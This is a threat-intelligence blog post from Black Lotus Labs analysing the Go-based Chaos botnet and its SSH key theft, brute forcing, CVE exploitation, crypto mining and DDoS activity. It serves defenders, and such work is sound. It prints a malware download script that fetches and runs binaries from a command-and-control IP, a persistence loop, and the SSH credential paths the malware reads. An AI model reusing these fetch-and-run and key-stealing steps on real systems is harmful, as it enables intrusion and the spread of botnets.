Chaos is a Go-based Swiss army knife of malware

blog.lumen.com/chaos-is-a-go-based-swiss-army-knife-of-malware/

September 28, 2022

Black Lotus Labs Posted On September 28, 2022

0

Executive Summary

The prevalence of malware written in Go programming language has increased dramatically in recent years due to its flexibility, low antivirus detection rates and difficulty to reverse-engineer. Black Lotus Labs, the threat intelligence arm of Lumen Technologies, recently uncovered a multifunctional Go-based malware that was developed for both Windows and Linux, as well as a wide array of software architectures used in devices ranging from small office/home office (SOHO) routers to enterprise servers. We discovered and analyzed roughly 100 samples of the malware, named Chaos by the actor, which was written in Chinese and leverages China-based infrastructure for command and control. Chaos functionality includes the ability to enumerate the host environment, run remote shell commands, load additional modules, automatically propagate through stealing and brute forcing SSH private keys, as well as launch DDoS attacks. Using Lumen global network visibility, Black Lotus Labs enumerated the C2s and targets of several distinct Chaos clusters, including a successful compromise of a GitLab server and a spate of recent DDoS attacks targeting the gaming, financial services and technology, and media and entertainment industries – as well as DDoS-as-a-service providers and a cryptocurrency exchange. While the botnet infrastructure today is comparatively smaller than some of the leading DDoS malware families, Chaos has demonstrated rapid growth in the last few months. Given the suitability of the Chaos malware to operate across a range of consumer and enterprise devices, its multipurpose functionality and

the stealth profile of the network infrastructure behind it, we assess with moderate confidence this activity is the work of a cybercriminal actor that is cultivating a network of infected devices to leverage for initial access, DDoS attacks and crypto mining.

Introduction

The potency of the Chaos malware stems from a few factors: first, it is designed to work across several architectures, including: ARM, Intel (i386), MIPS and PowerPC – in addition to both Windows and Linux operating systems. Second, unlike largescale ransomware distribution botnets like Emotet that leverage spam to spread and grow, Chaos propagates through known CVEs and brute forced as well as stolen SSH keys.

In the course of our analysis, we frequently observed source file names incorporating “Chaos” as well as references to Chaos in various function names, and self-signed X.509 certificates. We assess, based on code and function overlap, Chaos is the evolution of the DDoS malware Kaiji. At this point in time, we also assess this campaign is distinct from the Chaos ransomware builder which was previously referenced here.

Technical Details



Figure 1: Chaos infection chain

At a high level, the Chaos infection chain can be summarized as follows: Chaos is installed on a host device, establishes persistence and beacons out to the embedded C2. The host then receives one or more staging commands depending on the sample and the host environment: these include commands to initialize propagation through exploiting a known CVE, to automatically propagate through SSH via brute-forcing or leveraging stolen SSH keys and to begin IP spoofing. Based on the first set of commands, the host may receive a number of additional execution commands including performing propagation via the designated CVE and specified target lists, further exploitation of the current target, launching a specific type of DDoS attack against a specified domain or IP and port, and performing crypto mining.

Staging Commands

Because we first discovered Chaos through analyzing samples from a public malware repository, we have not yet ascertained the initial access vector. However, we determined that once on an infected Windows device, Chaos creates a mutex by binding to a UDP port that is determined by the first few digits of the device’s MAC address, ignoring leading zeros. For example, with the MAC address 08-00-2x-xx-xx-xx, the port becomes 0x8002 or 32770. This method of converting to hex obscures the port from being readily discernible in the code, perhaps to shield it from analysis. If the sample is unsuccessful at binding to the port, then the program exits, likely to ensure that only one instance of the malware runs concurrently on the infected machine.

Figure 2: Method that generates the host port to bind to in a Windows device

In its first outreach to the C2, Chaos decodes the Base64-encoded C2 and port combination and sends a beacon that includes the word “online,” the Windows version and the architecture of the host. Next, it creates a registry key for persistence at the following path: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run and copies itself to the file \Program Data\Microsoft\csrss.exe. It then adds to the newly created registry key under the

name “Administrator” and attempts to complete a TLS handshake with the C2. The handshake process loops until it makes contact, at which point it gathers additional information about the infected host. If the Windows version fails, the string “windwos 未知“ is sent in its place. (Note the typo in “windows.” The Chinese characters translate to “unknown.”)

Address	Length	Type	String
.rdata:006F...	00000009	C	Windwos 7
.rdata:006F...	00000009	C	Windwos 8
.rdata:006F...	0000000E	C	windwos 未知

Figure 3: Snapshot of strings for different Windows versions

Once an infected machine establishes a socket with the hardcoded C2, the C2 responds with a set of staging commands, including initialization commands and commands to trigger automatic propagation via SSH.

The staging commands consist of fileprot, keypassword and ipspoof. First, the fileprot command sets a new port for accessing additional files on the C2 that are used by other commands: password.txt, download.sh and cve.txt. The keypassword provides the AES password and initialization vector needed to decrypt the three additional files. The password was commonly set as “1234567812345678.”

The keypassword function also calls two functions used in compromising additional machines through SSH by using keys stolen from the infected host, brute force or via the downloaded password.txt file: chaos.ssh and chaos.sshboom. The chaos.ssh function reads the private key from /root/.ssh/id_rsa and then parses /root/.ssh/known_hosts and /root/.bash_history for the IP address of any lateral device. If it finds an IP, it tries to connect to the new address using the SSH key. If successful, it assesses whether the new device is a Linux system by running uname –s, making the response all uppercase and searching for ‘LINUX.’ If ‘LINUX’ is not found, it closes the connection. If ‘LINUX’ is found, it then downloads the download.txt file from the IP:port location set by the fileport command.

The chaos.sshboom function is similar to the chaos.ssh function, except it downloads http://IP:PORT/passwords.txt and decrypts it, similar to the runcve command, using AES Cipher Block Chaining with information supplied by the keypassword command. The password file contains commonly used passwords used to brute force other devices exposed on the internet.

If either the SSH stealing or brute-forcing attempts are successful, the download file is triggered. The download file contains the IP address and port of a staging server that hosts copies of Chaos compiled for various architectures, such as x86, x86-64, AMD64, MIPS, MIPS64, ARMv5-ARMv8, AArch64 and PowerPC. Chaos uses the staging server not to control the bots, but to iterate through the infection process outlined above in an effort to further propagate the botnet.

```
!/bin/sh
ddress="20.90.110.121:808"
s=`uname -s`
rch=`uname -m`
f [ $os = "Linux" ]; then
      case $arch in
      "i"*"86")
      wget -t 1 http://$address/linux_386||curl -O --connect-timeout 10 http://$address/linux_386;chmod +x linux_386;./linux_386||rm -f linux_386
      ;;
      "x86_64")
      wget -t 1 http://$address/linux_amd64||curl -O --connect-timeout 10 http://$address/linux_amd64;chmod +x linux_amd64;./linux_amd64||rm -f linux_amd64
      ;;
      "amd64")
      wget -t 1 http://$address/linux_amd64||curl -O --connect-timeout 10 http://$address/linux_amd64;chmod +x linux_amd64;./linux_amd64||rm -f linux_amd64
      ;;
      "mips")
```

Figure 4: Snippet from the download.sh bash script showing Chaos modules for various architectures

Execution Commands and Additional Modules

We observed that, after receiving the initial set of commands from the C2, bots would sporadically receive additional commands that included executing propagation through exploitation of pre-determined CVEs on target ranges, further exploiting the current target, launching DDoS attacks or initiating crypto mining. Over the course of a few days, one bot received more than 70 different commands.

The command to activate CVE exploitation is called runcve. In the command, runcve includes an IP supplied by the C2 that iterates upwards by a single digit in an attempt to move laterally by exploiting the CVE defined in the cve.txt file. Among the samples we analyzed were reported CVEs for Huawei (CVE-2017-17215) and Zyxel (CVE-2022-30525) personal firewalls, both of which leveraged unauthenticated remote command line injection vulnerabilities. However, the CVE file appears trivial for the actor to update, and we assess it is highly likely the actor leverages other CVEs. In the example below, the two CVEs referenced do not contain any exploit code, but instead the phrase, in Chinese, "Here is the command to execute" along with a command to exploit the Zyxel CVE and a command to exploit the Huawei CVE.

Figure 5: CVE commands from a recent Chaos sample

In addition to the new functionality the Chaos malware exhibits detailed above, the malware also includes capabilities previously documented in the original Kaiji botnet: establish a reverse shell, initiate crypto mining and launch DDoS attacks.

The reverse shell module was an open source pearl script copied from GitHub. The script was designed to run on bash shells that come natively installed on Linux systems and allows an actor to run arbitrary commands on an infected device. In Chaos, the module enables the threat actor to upload, download or modify files on an infected machine.

In one instance, we received a command to download the Monero cryptocurrency miner software xmrig, along with a configuration file. Once installed, the miner ran in the background and began to utilize the infected machine's CPU to generate Monero for the threat actor using the following wallet ID: 84vmv5GjgtK9hgo1Fa2fpmDykqhphzsFwcdPmodDGJPhZK3NuVdjYvhJcZfDpu1djC256zTdGM8msF2o4xxtrXm2LXwrutT.

Finally, over the course of our analysis, we observed Chaos deploying the following DDoS modules: "ddostf" and Bill Gates/Setag. The "ddostf" module, which was first reported in 2016 by MalwareMustDie, enables an actor to direct bots to perform various types of DDoS attacks against the domain or IP and port combination of its intended targets. In one instance, we observed a FreeBSD-compiled sample hosted on a staging server that we identified as being a Bill Gates/Setag sample. We suspect the threat actor may have acquired the Bill Gates DDoS malware to leverage it specifically against FreeBSD servers, which were not otherwise covered in the Chaos codebase.

Differences Between Windows and Linux Versions

We observed several differences between the Windows and Linux versions of the malware: how Chaos establishes persistence, how it beacons to the C2 and how it responds to the ipspoof command.

Contrasted with the persistence method for Windows described above, to establish persistence in Linux, Chaos copies itself to the file path /etc/id.services.conf and creates a file /etc/32678 with the contents:

```
#!/bin/sh
while [ 1 ]; do
sleep 60
/etc/id.services.conf
done.
```

The Linux version also employs a slightly different beacon than the Windows version as described above: the uname function still gathers the operating system information, but it does not appear to send the architecture information. If the call to unname fails, a response in Chinese is sent: 获取失败, which translates in English to “GET failed.”

While the Windows version ignores the ipspoof command and likely does not implement IP spoofing functionality at this time, the Linux version uses the command to set the socket option to IP_HDRINCL to use the IP sent with the command. The ipspoof command sets headers to an IP based on an altered version of the second octet of the bot IP: the second octet is one less than the infected IP and it is sent 30 times, subtracting one digit from the last IP each time. We assess this is meant to spoof the header during a DDoS attack to appear as if the packets are coming from a range of IPs rather than a single bot.

Correlations to the Kaiji Botnet

Based upon our analysis of the functions within the more than 100 samples we analyzed for this report, we assess Chaos is the next iteration of the Kaiji botnet. Kaiji was originally discovered in 2020 targeting Linux-based AMD and i386 servers by leveraging SSH brute forcing to infect new bots and then launch DDoS attacks.

Since the most recent Kaiji report, Chaos has evolved the original capabilities to include modules for new architectures, as well as the Windows OS. Chaos also leverages additional propagation mechanisms, including CVE exploitation and SSH key harvesting.



Figure 6: Comparison of select Kaiji (left) and Chaos (right) functions

Black Lotus Labs Telemetry

Once we analyzed the Chaos functions outlined above, we associated other samples with the malware and compiled a list of embedded command and control domains the bots would communicate with once infected. Using Black Lotus Labs global telemetry, we identified hundreds of unique IP addresses representing compromised Chaos bots from mid-June through mid-July – before a marked uptick in staging server C2s. While the bots were most heavily concentrated in Europe, they were distributed across the globe, with hotspots in North and South America, as well as Asia Pacific. (Note: We did not observe any bots located in Australia or New Zealand.)

Figure 7: Global distribution of Chaos bots during the snapshot from mid-June to mid-July

Chaos Self-Signed Certificates

While analyzing the IP address of a staging server hosting additional modules, we noted it had an abnormal self-signed certificate that displayed the organization name of “Chaos”.

Figure 8: Example of a Chaos self-signed certificate

We then searched for IP addresses with similar self-signed certificates that contained the word “Chaos” in the organization name and discovered 15 active nodes at the time. The earliest certificate was generated on April 16, 2022; we assess this was when the Chaos activity cluster was first launched in the wild. Since then, the number of Chaos self-signed certificates has shown marked growth; the total more than doubled in May with 39 and we tallied 93 in the month of August. September has already surpassed August with 111 as of Sept. 27. We observed interactions

with these servers from both embedded Linux devices as well as enterprise servers, such as one in Europe that was hosting an instance of GitLab. Like the Chaos bots depicted in the heatmap above, the majority of the entities communicating with the staging servers were located in Europe with few devices distributed globally.



Figure 9: Month by month breakdown of new Chaos certificates based on first observation in the wild

Recent DDoS Targets

Over the first few weeks of September, our Chaos host emulator received multiple DDoS commands targeting roughly two dozen organizations' domains or IPs. Using our global telemetry, we identified multiple DDoS attacks that coincide with the timeframe, IP and port from the attack commands we received. Attack types were generally multi-vector leveraging UDP and TCP/SYN across multiple ports, often increasing in volume over the course of multiple days. Targeted entities included gaming, financial services and technology, media and entertainment, and hosting. We even observed attacks targeting DDoS-as-a-service providers and a crypto mining exchange. Collectively, the targets spanned EMEA, APAC and North America.

One gaming company was targeted for a mixed UDP, TCP and SYN attack over port 30120. Beginning September 1 – September 5, the organization received a flood of traffic over and above its typical volume. A breakdown of traffic for the timeframe before and through the attack period shows a flood of traffic sent to port 30120 by approximately 12K distinct IPs – though some of that traffic may be indicative of IP spoofing.



Figure 10: Gaming company DDoS attack volume

A few of the targets included DDoS-as-a-service providers. One markets itself as a premier IP stressor and booter that offers CAPTCHA bypass and "unique" transport layer DDoS capabilities. In mid-August, our visibility revealed a massive uptick in traffic roughly four times higher than the highest volume registered over the prior 30 days. This was followed on September 1 by an even larger spike of more than six times the normal traffic volume.



Figure 11: DDoS-as-a-service organization incoming attack volume

Conclusion

While the shift to Go-based malware has been underway for the last few years, there are few strains that demonstrate the breadth of Chaos in terms of the wide array of architectures and operating systems it was designed to infect. Not only does it target enterprise and large organizations but also devices and systems that aren't routinely monitored as part of an enterprise security model, such as SOHO routers and FreeBSD OS. And with a significant evolution from its predecessor, Chaos is achieving rapid growth since the first documented evidence of it in the wild.
Black Lotus Labs has null-routed the Chaos C2s across the Lumen global backbone and added the IoCs from this campaign into the threat intelligence feed that fuels the Lumen Connected Security portfolio. We will continue to monitor for new infrastructure, targeting activity and expanding TTPs, as well as collaborate with the security research community to share findings related to this activity.
We encourage the community to monitor for and alert on these and any similar IoCs. We also advise the following:

- Network defenders: One of the main ways Chaos spreads is through exploitation of known vulnerabilities. Ensure effective patch management of newly discovered CVEs. Use the IoCs outlined in this report to monitor for a Chaos infection, as well as connections to any suspicious infrastructure.
- Consumers with SOHO routers: Follow best practices of regularly rebooting routers and installing security updates and patches. Users should leverage properly configured and updated EDR solutions on hosts and regularly update software consistent with vendor patches where applicable.
- Remote workers: Change default passwords and disable remote root access on machines that don't require it. Store SSH keys securely and only on devices that require them.
  We recommend that businesses consider comprehensive Secure Access Service Edge (SASE) and DDoS mitigation protections to bolster their security postures and enable robust detection on network-based communications.

For additional IoCs associated with this campaign, please visit our GitHub page.

If you would like to collaborate on similar research, please contact us on Twitter @BlackLotusLabs.

This analysis was performed by Danny Adamitis, Steve Rudd and Stephanie Walkenshaw.